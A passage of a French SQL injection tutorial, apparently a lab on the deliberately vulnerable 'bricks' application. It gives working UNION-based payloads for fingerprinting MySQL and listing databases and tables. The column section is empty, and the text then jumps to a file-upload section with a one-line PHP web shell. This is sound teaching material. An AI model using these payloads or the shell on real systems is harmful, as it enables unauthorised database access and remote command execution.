


**FIG. 7:** Notre 'aaaa' est refléchi dans une injection avec UNION

On va chercher à identifier la base de donnée utilisée par l'application web. La syntaxe qui donne la version est différente en fonction de la base de donnée.

Database type	Query
Microsoft, MySQL	SELECT @@version
Oracle	SELECT * FROM v\$version
PostgreSQL	SELECT version()

On pourra donc utiliser un `UNION SELECT @@version` pour tester s'il s'agit d'une DB MySQL ou Microsoft.



**Fig. 8:** Identification de la version

Le fait que `@@version` fonctionne nous indique qu'il s'agit soit d'une base de données *MySQL*, soit d'une base de données *Microsoft* (*MsSQL*).

Étant donné que le système indique Ubuntu dans `5.1.41-3ubuntu12.6-log`. On conclut qu'il s'agit d'un *MySQL*.

Les étapes suivantes sont différentes en fonction de la base de donnée. Nous allons ici faire le cas d'une base de données **MySQL** (cas le plus courant).

Vous pouvez aller voir les sites suivants pour plus de détail sur comment identifier les tables et colonnes sur d'autres types de base de données :

- <https://portswigger.net/web-security/sql-injection/examining-the-database>
- <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection>

Les étapes suivantes sont basées sur [https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/MySQL%20Injection.md#extract-database-with-information\\_schema](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/MySQL%20Injection.md#extract-database-with-information_schema)

## Lister les bases de données

MySQL a une base de données spéciale qui contient le nom des *bases de données*, *tables*, et *colonnes* des tables.

En faisant des requête sur cette dernière on peut récupérer toutes ces informations.

Lister les bases de données gérées par MySQL se fait avec le requête suivante :



```
1 SELECT group_concat(0x7c,schema_name,0x7c) FROM information_schema.schemata;
```

Dans une injection SQL avec un **UNION**, cela donne :



**FIG. 9:** Récupération des bases de données avec UNION

Soit l'injection SQL suivante :

```
1 username=tom'+UNION+SELECT+NULL,NULL,group_concat(0x7c,schema_name,0x7c),NULL,NULL,NULL,NULL,NULL+FROM+information_schema.schemata+LIMIT+1,1;--+&submit=Submit
```

## Lister les tables

De la même manière, une fois que l'on a identifié une base de donnée, on peut en lister les tables. Ici, la base qui nous intéresse est **bricks**.

Lister les tables se fait avec la requête SQL suivante :

```
1 SELECT group_concat(0x7c,table_name,0x7c) FROM information_schema.tables WHERE table_schema='nom_de_la_table';
```



**FIG. 10:** Récupération des Tables

Soit l'injection SQL suivante :

```
1 username=tom'+UNION+SELECT+NULL,NULL,group_concat(0x7c,table_name,0x7c)  
  ,NULL,NULL,NULL,NULL,NULL+FROM+information_schema.tables+WHERE+  
  table_schema='bricks'+LIMIT+1,1;--+&submit=Submit
```

La base de données `bricks` ne contient ici qu'une seule table : `users`.

## Lister les colonnes

## Upload de fichier

Fichier `shell.php` :

```
1 <?php  
2     system($_REQUEST['cmd']);  
3 ?>
```